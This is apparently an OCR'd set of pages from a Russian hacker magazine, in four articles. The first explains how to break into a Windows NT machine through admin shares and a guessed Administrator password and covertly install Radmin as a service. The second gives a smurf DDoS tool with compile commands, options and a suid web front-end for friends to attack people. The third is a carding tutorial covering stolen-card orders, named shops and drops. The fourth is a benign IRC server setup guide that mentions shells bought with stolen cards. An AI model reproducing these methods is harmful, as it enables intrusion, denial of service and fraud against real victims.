


Для начала следует переименовать файл запуска сервера, что мы и делаем.
Для того чтобы найти комп жертвы (будем лояльны и не станем называть его лохом или ламером). Естественно, он должен иметь шары (RS-remote shares) =).
И вам крупно повезет, если это будет C$ =). В нашем случае так оно и случилось. Немного поковырявшись, мы получили паролю злобного юзверя с логином Administrator =). Хотя, ясен пень: ты можешь получить доступ к нужной Нтёвой машине и более хитрыми способами ;).
Ну что ж, вперед и с песней! Примапив диск C к себе, медленно и печально заливаем все необходимое в нужные места =): 3 ДЛЛьки и один переименованный в net2.exe.
Залилось? Клёва! Теперь нужно как-то сервер стартовать сервисом, да еще и в автоматическом режиме. Вот тут-то и надо юзать RTM =). Смотрим, какая там Workgroup у нашего серверочка прописана. Меняем свою на такую же.
Часто рабочую группу оставляют без изменения на тупо сконфигуренных машинах, так что при настройке своей станции имеет смысл уподобиться космонавтам и также оставить "Воркгруп". Теперь запускаем RTM и коннектимся к захваченному серверу.






Здесь у нас спросят логин и пасс, но они-то уже у нас есть, так что вводим их.
RTM достаточно умная штучка - сразу же предлагает проинсталлить себя на удаленном компе.
Не будем ей отказывать в этом =). Ну, вот мы и видим, какие программы и сервисы запущены на удаленной машине. Интересно? Но нам нужно совсем другое =).



РАдминовский сервер мы же уже залили. Теперь нам надо его прописать сервисом, что мы успешно и делаем. Теперь стартуем сервис, и можно RTM закрывать.

Возвращаемся к РАдмину

Запуск. Добавляем сервак. Коннектимся. Получаем копию экрана машины.
Залочен экран, но это мелочи жизни. Посылаем Ctrl+Alt+Del,
вводим логин и пасс. Вот и все. Просто, быстро и полный контроль :).



Smurf с веб-интерфейсом? Легко!

Потник (faq@real.xakep.ru)

Проблемы с погодой

На улице жестокий июль. Жарко - не продохнуть. Спасают только кондиционеры, квас в трехлитровых банках, душ три-четыре раза в день, попытки выбраться после работы на дачу... Все подталкивает к злости. Выползаешь в Сеть, прилипаешь к креслу, пальцы сохраняют останки сока, пролитого на клаву. Да тут еще ублюдки колотят понты! Нужно решение, если уж не подавления жары, то устранения ублюдков :).

А тут вдруг приятель, администратор мощного сервака, подкинул идею повесить smurf?а на его станцию, да не просто так, а с веб-интерфейсом, чтоб своей толпе раздать доступ по http, позволив валить чуханов пачками. Что ж делать... Врубил любимый Perl Билдер и начал лабать шедевр.

О сути дела

Думаю, многие в курсе фишки смурфа. Свежо предание. Но все же кое-что отреставрируем.

Broadcast (широковещательные) атаки, названные smurf'ом, основаны на принципе существования многоженства лоховых сетей, в которых компьютеры отвечают на UDP и ICMP пакеты, направленные на бродкаст адрес сети, так же, как на юникаст пакеты. Почти во всех современных реализациях TCP/IP стека это отключено по умолчанию. Хотя в любой момент для накачки гимора ты можешь включить западло; например, во FreeBSD это делается так: sysctl -w net.inet.icmp.bmcastecho=1. Данная опция включает ответ на ICMP Echo Request пакеты, направленные на бродкаст адрес.

Smurf атака заключается в том, что на огромный список бродкаст адресов идут ICMP/UDP пакеты, в которых адресом отправителя поставлены координаты жертвы. При таком раскладе все машины, находящиеся в бродкаст-листе, отвечают на адрес жертвы. Получается, что при отправке одного пакета жертва получает в ответ пакетов в несколько раз больше. Объем флуда зависит от количества неправильно сконфигурированных компьютеров в той сети, на бродкаст адрес которой ты закидываешь пакеты. Самой лучшей реализаций данного метода атаки является papasmurf, где наличествует отправка как ICMP, так и UDP пакетов.

Чем стрелять?

Скачать программу можно здесь http://packetstormsecurity.org/new-exploits/papasmurf.c Это не самая свежая версия, но я по привычке работаю с ней...

Данная реализация работает под Linux/*BSD. Для компиляции под Linux надо выполнить следующую команду:

gcc -DLINUX -o smurf5 papasmurf.c, для компиляции под *BSD - gcc -o smurf5 papasmurf.c.

Использование тулзы:

./smurf5 <адрес жертвы> <файл со списком бродкастов> [опции]

-p данная опция указывает, на какие порты слать UDP пакеты (порты задаются через пробел).

-r опция указывает, что следует слать UDP пакеты на случайные порты.

-R флаг задает то, что следует слать пакеты со случайных портов на случайные при засыле UDP пакетов.

-s порт, с которого бомбить UDP пакеты (0 - по дефолту)

-P протоколы, которые использовать (udp, icmp или оба одновременно)

-S размер пакета в байтах (по дефолту 64 байта)

-f имя файла, из которого читать информацию, заносимую в пакет при отправке.

-n количество пакетов, которое следует отправить (по дефолту 0 - не ограничено)

-d задержка между отправками пакетов в микросекундах (по дефолту 10000).

Также доступно множество утилит для поиска бродкаст адресов с большим количеством ответов. Все необходимое можно разыскать на том же www.packetstormsecurity.org. Но в данный момент я не считаю, что они полезны, т.к. еще давно ребята из www.netscan.org просканировали весь Интернет за нас, и теперь полный список доступен с их сайта, он весит целых 1.5 мегабайта!

Мутим скрипт!

К данной статье прилагается скрипт websmurf.pl, являющийся веб-интерфейсом для smurf'а (скачать можно с сайта журнала, по адресу: www.xakep.ru/articles/releases).

Для установки скрипта тебе понадобятся всего лишь права рута на сервере :). Т.к. только рут способен использовать RAW_SOCK, конечно, если удастся уговорить администратора загрузить специальный модуль, который разрешит юзать RAW_SOCK всем юзерам, то рут не понадобится :). В случае, если ты заимел рут, компилируешь смурф и делаешь владельцем файла r00t?а. Chown 0:0 smurf5 и затем выставить атрибуты suid для того, чтобы обычные юзеры могли его выполнять, chmod 4755.

Также советую разрешить его исполнение только определенному пользователю для того чтобы другие локальные юзверги не могли читать файлы системы, доступные только руту. При хреновом раскладе злобо-хаки смогут даже поломать систему, перехватив заветного root`a :(. Уже боишься? Зря. Проблема решается просто: добавив в исходник papasmurf.c строчку if (getuid() != 1000) exit(0); где 1000 -UID юзера, которому разрешено вызывать smurf. Если запрятывал УИД, то придется еще заглянуть в файл /etc/passwd. Все готово, все пучком? Теперь можно приступить к конфигурации скрипта.

$suid_smurf = "/home/www/cgi-bin/suid_smurf";

Переменная $suid_smurf задает, где находится suid'ый откомпилированный papasmurf.

$broadcast = "/home/www/cgi-bin/list.txt";

$broadcast данная переменная задает, где расположен список бродкаст адресов.

@ivalid_ips = ("127.0.0.1", "195.34.0.1");

В массиве @ivalid_ips лежит список адресов, которые нельзя атаковать.

$MAX_SIZE = 99;

Переменная прописывает максимальный размер пакета.

$MAX_AMOUNT = 100;

Максимальное количество packet?ов к отправке

$log = 1;

1 - логить попытки смурфа, 0 - нет.

$log_file = "smurf_log"

Название лог файла.

После того как изменишь настройки, следует разместить файло в /cgi-bin/ директорию и поставить атрибуты 755. Если включить логгинг, то придется сразу создать файл с названием переменой $log_file и поставить на него атрибуты 666 (сие не нужно тем, кто работает с suexec).

Кардим стуфф...

Virus (card@hacknow.org)

Словарик начинающего кардера

Стуфф - все ощутимое, что можно прикупить по CC. Типичный пример - запчасти для компа, девайсы, вроде DVD плееров и акустики для авто. Легкий стуфф - музыкальные, ДВД диски, книги, недорогие шмотки и т.д. Происходит от английского словечка stuff - штучка.

Шиппить - значит доставлять, осуществлять доставку. Так как магазины разные, то и шиппят они по-разному: кто федексом, кто air mail?ом, кто DHL?ем; кто за три дня, кто за три месяца. Идеальный вариант - шопы, которые шиппят стуфф напрямую в Россию.

Ордерить - покупать. В данном контексте - покупать по чужой CC. Так что осторожнее, когда захочешь обозначить наведение порядка словом order, - примут за куль-кардера ;).

Фраудить - то же, что и кардить. Выражает большую степень криминальности дела. В конкретном случае - подойдет и синоним ордерить.

Верифать - проверять на подлинность. Тут может быть базар как о проверке инфы карты на реальность, так и подтверждение легального владения картой - высылка цифровой фотки водительских прав, звонок голосом, принятие звонка от барыг по телефону из инфы о CC, etc.

Картежники - подтип людей, занимающихся в основном взломом онлайновых магазинов по уязвимостям в корзинах, вроде cart32. Произносится обычно с негативным чувством :).

Дроп - уже известный тебе термин. Человек, который принимает посылку заграницей и пересылает тебе. Дропом может быть как конкретный человек (американский безбашенный тинэйджер :), так и целая контора, чей бизнес легален и построен на пересылке. Год-два назад можно было найти фирму, которая принимала пересылки, даже не спрашивая у тебя документов... Дроп может быть вторичным - чел, который перехватит посылку, которая уже пришла в Россию. Чел выполняет функцию презерватива :).

Флуз - flooz, не совсем по теме стуффа: новомодная система онлайновых платежек, вроде paypal, только с заточкой на перегон бабок в качестве презента. Стала популярна для перетаскивая бабла с CC. Будь осторожен: активно мониторится людьми в черном!

Dude(z) - слово не кардеского происхождения, но упомянутое в статье. Переводится как "чувак". Здесь подразумевается "лох" :).

Молчание ягнят

После длительного молчания я опять-таки решил засорить твой мозг грязными и незаконными мыслями. Сегодня мы будем не просто кардить домены-хостинги, сегодня - счастливчики получат реальный стуфф, то есть все то, что можно пощупать и, естественно, как-то применить. Сегодня специально для тебя откроется парочка "секретов кардеров": то, как надо кардить стуфф и как надо делать это грамотно и без палева. Конечно, все что будет доложено в этой телеге, не должно приниматься как сигнал "В БОЙ!", мы даем информацию, а решаешь ты. Помни: читай вдумчиво! И все будет Ob.

В перечисленных мною магазинах можно заказывать товар как на адрес дропа, так и на свой. Вообще, заказывать стуфф на свой адрес - это явное палево. Но, во-первых, есть беспредельщики, а во-вторых, найти дропа иногда не получается. В таком случае можно оформить посылку на соседа, предварительно сказав ему, что тебя не будет несколько дней в городе, а ты заказал фаллоимитаторы для любимой подруги с набитым на них твоим именем (подарок ей на ДР, ибо ты достаточно долгое время проводишь за компом). За растаможку ты заплатишь, да и соседу денег подкинешь на пиво за услугу. Я думаю, у соседа не будет никаких сомнений. :)

Ну что, вперед и с пенсией!

WWW.BN.COM
Видео, dvd, игры, книги, музыка и прочая не особо полезная шняга

Этот магазин занимается продажей сидюков с музыкой/играми/фильмами, а также видеокассетами и книжками. Если ты меломан или любишь почитать американскую классику/мануал для unix'а на языке оригинала, то тебе, естественно, будет любопытен сайт Barnes&Noble (как был он любопытен мне, сторчавшемуся меломану).


Без особого напряга мы замечаем нечто похожее на amazon.com, но со своими особенностями.

Нажимаем на понравившийся раздел (для примера - "MUSIC"). Далее назначаем стиль (огромный выбор, начиная от электроники и заканчивая народными танцами племен Никарагуа), после чего уже подбираем сидюк и клацаем мышиным



бутоном на add to cart :). И так до бесконечности =). Это-то мне и не нравиться - могли бы систему заказов сделать немного удобнее, но, как говорят, - "дареной козе - рога не ломают" :).

После заказа сидюков на общую сумму в $2000000000 нажимаем "checkout", и нашим глазам предстает менюшка, в которой находится весь заказанный товар плюс опция "Coupon and Gift Information", напротив пункта "Is this order a Gift?" можешь поставить галочку, и тогда все это придет в аккуратной и красивой коробочке. Остальные пункты проще не трогать - кликай "Checkout Now". Было бы неплохо ознакомиться с их shipping prices, т.к. можно запросто влететь :).




Поэтапно заполняем поля (Billing, shipping, etc), сложностей, я думаю, никаких не должно возникнуть. И жмем place order. Далее ты получишь письмо, в котором будет номер заказа, а вскоре и tracking number (зависит от метода доставки, который ты выбрал), по которому ты сможешь проверить состояние заказа и процесс shipping'а. После получаем сидюки, расписываемся где надо и радуемся жизни, засушивая сухари и готовя теплые вещи для казенного дома :).

WWW.LANDSEND.COM
Одежда, обувь и аксессуары для женщин и мужчин на любой сезон :)

Магазин занимается продажей одежды (от галстука до навороченного пальто). Актуально? Очень: на вещевом рынке ты клевый одежный брэнд не купишь, и хитрый китаец наверняка тебя обманет. Ответим, зуб за зуб? OK, мы будем динамить глупых америкосов :). Огромный выбор всякой шняги! Можно смело заказать товара на $300, ибо в этом магазине работают полные dudez :). У меня был момент, когда они выслали товар, даже не получив за него payment (платеж) :).

Как только заказаны нужные вещи, отжимается "checkout", но перед сим в менюшке "Ship this item to" пробивается "Someone else", дабы одарить себя любимого подарком, а не послать весь стуфф владельцу креды. Заполняем "shipping information" и жмем "Submit", после чего опять же бодаем "Checkout", и остается только впарить billing info :). Все. После муторных заполнений формочек мы получим письмо с номером заказа и подтверждением его наличия в их Базе Данных :). Как только они вышлют товар, ты получишь письмо с подтверждением отправки.






WWW.MICROWAREHOUSE.COM
Железо: Mac, PC, Palm and аксессуары

Потрясный магазин, в котором можно зацепить реальный брэнд, а не китайский "NoName". Этот магазин до недавнего времени работал с Россией и исправно присылал товар, но из-за таких аморальных и беспардонных перцев, как кардеры, перестал заниматься рассылом в RU... Теперь они раздают слонов только американцам, канадцам, французам, немцам, голландцам, швейцарцам и прочим иносранцам. Но если ты не являешься счастливым жителем одной из этих стран - не расстраивайся, ибо можно заказать все железо на товарища, живущего в одной из перечисленных стран.
"Анкета" checkout'а не должна предоставить тебе каких-либо сложностей, посему двигаемся дальше.

WWW.EGGHEAD.COM
Планета Железяка :}

Данный шоп барыжит железом к компам, самими компами, мини-компами, сетевым оборудованием, аксессуарами и прочей байдой. Короче, нечто вроде Microwarehouse.com, только высылает товар во все точки мира ;).





В первый раз посетив этот урл, я подумал, что попал на пагу какого-то фаната eggdrop`a :), но, присмотревшись, обнаружил достаточно неплохой онлайн-шоп с офигенно широким выбором. Радует навигация сайта - никто ничего ни от кого не прячет, что, естественно, халасо :).
По слухам недоброжелателей, весной этого года у Эггхеда утянули нехилую базу CC. Но это непроверенная инфа, так что можно даже рискнуть как-нибудь, для разнообразия, заказать что-нибудь легально ;).

WWW.EXPRESS.COM
От сидюков с музыкой до железа

Выбор железа, конечно, не блеск, но, тем не менее, имеются достойные образцы.
Контора весьма интересная, ибо цены не очень



сильно кусаются, и работает в международном масштабе, что опять-таки должно обрадовать кардера.
Единственное, что смущает, так это расценки международной доставы, т.е. перед покупками настоятельно рекомендую посетить URL:





http://secure.express.com/custservice/cs_shipping_policies.asp#international и ознакомиться с написанным.

WWW.CDW.COM
Снова хардварь


Сижу на IRC, и ко мне в приват врывается какой-то чел. Говорит, мол, дай мне координаты Лысого... Он, типа, в его периферийный город собирался по делу. И как-то слово за слово ушла тема в кардинг. И чел заикнулся, что недавно закардили несколько ноутбуков через дропов, без особых проблем. Зря он это сказал :). Координаты бритого были выданы только после обозначения URL`a магаза. Удалось даже выхватить фоту полученного ноута!
Зацепив доказательство конкретной эффективности шопа (не везде так просто подрезать ноут в две-три штуки ценой...), я полез туда изучать ассортимент.



Есть практически все необходимое кардерской душе. Ходовой, легко перепродаваемый, удобный для взаимоотношений с дропами стуфф - MP3, DVD плееры, память, процы и прочее счастье, удобное в пересылке и обмене.

WARNING!

Кардинг - это 159 статья УК РФ (мошенничество). Сроки большие. Если мошенничество в особо крупных размерах, то с конфискацией. Думай сам.



Поднимаем IRC-сервак,

или как по-быстрому подняться в Сети

Ze-0 (bb34t@mail.ru)

IRC life

Даров, читатель! Много ли ты сидишь на IRC?? Некоторые спросят: "А что это такое?", некоторые скажут: "Тока подсел", а наверняка найдется категория, что ответит: "Уже давно сижу" (сторчались :)). Последние, за время просиживания мягких частей тела перед мониторами, познали такого паразита, как сплит. И сокрушались: "Да я бы этим операм... Дайте мне только поадминить irc-сеть...". В чем проблема??? Иди, бери! Тема сегодняшнего занятия по тренировке геморроя - установка и настройка IRC-сервера.



Зачем нужен свой сервак?

1. Ты - админ в крупной компании, которому необходимо организовать систему сообщений посредством локальной сети. WinPopup отпадает как отгнивший орган, а использовать для этого аську - глупо, т.к. требует постоянного коннекта в Инет, что имеет свойство прекращаться.
2. Домашняя локальная сеть получилась гетерогенной (т.е. разнородной, несколько различных операционок), и проблема связи стоит на первом месте.
3. Ты устал от сплитов и хочешь попробовать подергать за рычаги сам.
4. Подергать за рычаги на базе уже существующей сети, где получить статус IRC Administrator`a после линковки, да раздать лучшим друзьям компов!
5. Тебе просто интересно узнать что-то новое.



На отборку становись!

Из могучей кучки существующих серверов я для себя выбрал bahamut - тот самый, на котором держится DALnet.

Можно еще обратить внимание на Hybrid (EfNet), но тогда процесс установки будет немного отличным.
И, естественно, серверы могут бегать только под *них. Винда однозначно отдыхает, т.к. для нее просто нет реализации багамута =), а юзать имеющиеся вин-серверы глупо и нерационально (если есть маза *nix`a). Для установки нам потребуется аккаунт на какой-нибудь достаточно мощной системе. Можно в принципе запускать и на своем компе, но если ты хочешь сделать ИРЦ для людей не только с локалки, но и с нета, то придется позаботиться о толстом канале/хорошем железе. И о совместимости: пока что багамут у меня не скомпилился только под QNX :). В остальных случаях все работает.
И опять нюанс: если закидываешь сервак на шелл, то позаботься о том, чтобы там можно было запускать ircd (при покупке за левые креды это указывается). Иначе твой сервак прибьют задолго до того, как туда массово попрет народ.


Ставим в позу

Итак, ты сообразил куда его закинуть. Теперь браузером топай на freshmeat.net и в поле Search вводи bahamut. Следуй по ссылкам - тебе нужен прямой линк на архив с сервером. Обычно архив обзывают как-то вроде bahamut-x.x.x-release.tar.gz , где ххх-циферки версии. Раздобыв линк, телнеться к шеллу и заливай на него архив с сервером. Если у тебя архив нашелся на фтпшнике, то стандартно ftp ftp.dal.net , потом cd /dalnet/server/bahamut и get bahamut-x.x.x-release.tar.gz и все. Если же попался линк на хттпшный ресурс, то тут lynx -source http://www.bahamut.net/ircd/bahamut-x.x.x-release.tar.gz > bahamut.tgz . Вроде скачал, пора разжать. Tar -xzf bahamut.tgz , потом cd в директорию, куда разжался, и там набирай ./configure. Должно закончиться без жертв (как правило, в накарденных шеллах стоит линух/фрибсдя, поэтому проблемы не должны возникнуть). Нескромный редактор добавит в этом месте, что не самый секьюрный, и, вообще, свежий дистриб Black Cat Linux 6.02 при ./configure имел несчастье ругнуться старой версией gmp.h, так что не все так гладко, но расправляется походом на http://www.swox.com/gmp/ за обновкой ;).

Конфиги – это святое!

Теперь набирай ./config .

Запустится скрипт настроек различных параметров.
Далее ориентируйся под свои нужды (наименования параметров даны мною, но идут по порядку, так что потеряться довольно тяжело).
CONFIG_MAX_FILE_DESCRIPTORS = 256 Ты ж не собираешься держать на сервере несколько тысяч юзеров? Если будет так, то админ тебе будет



оооочень благодарен =).

CONFIG_MAX_USERS = 236 Аналогично. Лимитируем количество юзверов.

CONFIG_MAX_BUF = 20 Не выпендривайся, ставь как у меня ;). Т.к. тут, вроде, арифметика понятна.

CONFIG_DIR=/home/telnetuser/ircd/ Соответственно директория демона.

CONFIG_BIN_DIR=/home/telnetuser/ircd/ircd Полное имя файла-бинария демона.

CONFIG_SEE_STATS=No Зоркий глаз ирц-опа видит запросы на статистику сервера. На фиг.

CONFIG_SMOTD=Yes Демонстрация клиентам короткого сообщения дня. Полезно, т.к. многие наверняка отключили в клиентах показ полного motd (message of the day). Чтобы заработало, создаешь файл smotd.conf и вносишь туда то, что надо будет увидеть юзерам. Как правило, это последние новости.

CONFIG_AUTOI=Yes Автоматом ставит +i новым юзерам.

CONFIG_HUB=No Ставить Yes, если компилится хаб. А мы пока что настраиваем leaf (НЕхаб).

CONFIG_SOCKSCANNER=No На фиг. Я не думаю, что ты относишься к тем админам-зверюгам, которые запрещают пользоваться сосками (socks`ами), если чего проще ручками поубивать вражеские =)).

CONFIG_LOCALKLINE Кому пробивать черепушку в случае локального (только в пределах одного сервера) к-лайна. Укажи адрес админа сервака т.е. себя.

CONFIG_AUTOKILL К кому стучаться в случае автокилла. Применяется для глобальных а-киллов, и поэтому адрес надо согласовывать с остальными серверами и админом всей сети.

CONFIG_SYSLOG=No Потенциальная дыра для ДоСов. И к тому же эти логи не всегда можно просмотреть. Да и нужно ли???


CONFIG_CLIENTSENDQ Советую не изменять настройки по дефолту. Хотя есть подсказка: это напрямую связано с вылетаниями юзеров с надписью SednQ exceed. =))) Привет тупым лохам с DALnet`a, которые так кидали людей в январе-месяце ;).

CONFIG_BUFPOOL=default Тоже не изменять.


CONFIG_HIDEU=Yes Прячет те серверы, которые могут изменять переменные среды (то есть сервисы). Естественно, отвечать Йес! :)

CONFIG_POOLCALL=Yes Если ты ставишь сервер под линухом, то выбери No. Во всех остальных случаях выбирай Yes.

CONFIG_SERVICES=services.kewlnetwork.ru. Когда используются сервисы, прописываешь хвост. Естественно, согласовывается с администратором сети.







На старт!

Вот и все. Теперь набирай make и make install . Должно скомпилиться. Иди в ту директорию, где лежат конфиги и бинарник, и начинай править конфиг. Советую старый conf сразу переименовать в ircd.conf.def и замутить новый ircd.conf . Приступим. Vi ircd.conf, i и теперь начинай вводить строки конфига (я предпочитаю pico - прим. редактора). Желательно использовать дефолтовый конфиг как ориентир, но я постараюсь объяснить как можно больше. Здесь процитирую конфиг со своего сервера из локальной сети, комментируя каждую строчку.

Config file for leaf in VLDnet.
M:irc.vld.ru:*:Power to serve:6667
M-лайн. Описывает сервер. В первом параметре идет хвост сервера, во втором IP (можно подставлять символы подстановки), потом краткое описание (я взял слоган от ФриБСД) и, наконец, порт.

A:VLD network:admin Ze-0:ze@ukrteam.ru
А-лайн. Информация о том толстозадом существе, на котором лежит вся ответственность за работу сервера. Сначала идет название сети, потом кто админ и его мыло (для тупых админов пойдет и вазелин =)).

Y:40:90:90:1:3500000
Ыгрик-лайн. Самый заумный лайн. Определяет класс соединения. Сначала прописывается тип соединения (не спрашивай меня, как сопоставить цифирь и тип, прочитай дефолтовый конфиг - поймешь), у меня это соединение американского листа к hub`у - можешь выбрать и европейский, но мне в сети 100Мб разница не почувствовалась =). Потом частота пингов (между серверами), желательно, чтобы у всей сети была одинакова. После пинга идет частота соединения. Тоже подбирай экспериментальным путем: она должна быть равна предыдущей. Далее идет максимальное количество соединений. Ставь 1 для сервера-одиночки (в смысле НеХаба). И в конце maxsendqlenght (если тебя не устраивает значение, которое было указано при предкомпиляционной конфигурации). Теперь пишем Ыгрек-лайн для того чтобы на сервер могли прорваться клиенты.

Y:1:90:0:150:1000000
Тут все понятно - положено 150 клиентов, пинг, то, се...

I:*@*::*@*::1
И-лайн. Позволяет установить пароль для каждого хоста и для каждой сети (разрешены подстановки). Поля: хвост, пароль (оставь пустым), остальные можно также не заполнять. И-лайнов может быть ооочень много: в зависимости от того, насколько ты хочешь сделать сервер приватным.

O:*.vld.ru:mypass:Ze-0:ORD:10
О-лайн. Назначает оперов. Если опер глобальный, то О-лайн для него должен быть в конфиге каждого сервера. Поля: хвост, пасс, ник, флаги, тип соединения. Про флаги можно прочитать в дефолтовом конфиге (в данном случае я - глобальный опер, имеющий возможность перезапускать и останавливать сервер).

U:services.vld.ru:*:*
У-лайн. Назначает тот сервер, который может вносить изменения в переменные ИРЦ (т.е. просто сервисы, типа консервы, и т.п.) Поля: хвост, и дальше две звездочки =)).

X:passdie:passrestart
Пароль на остановку/перезапуск сервера соответственно. Вроде все ясно...

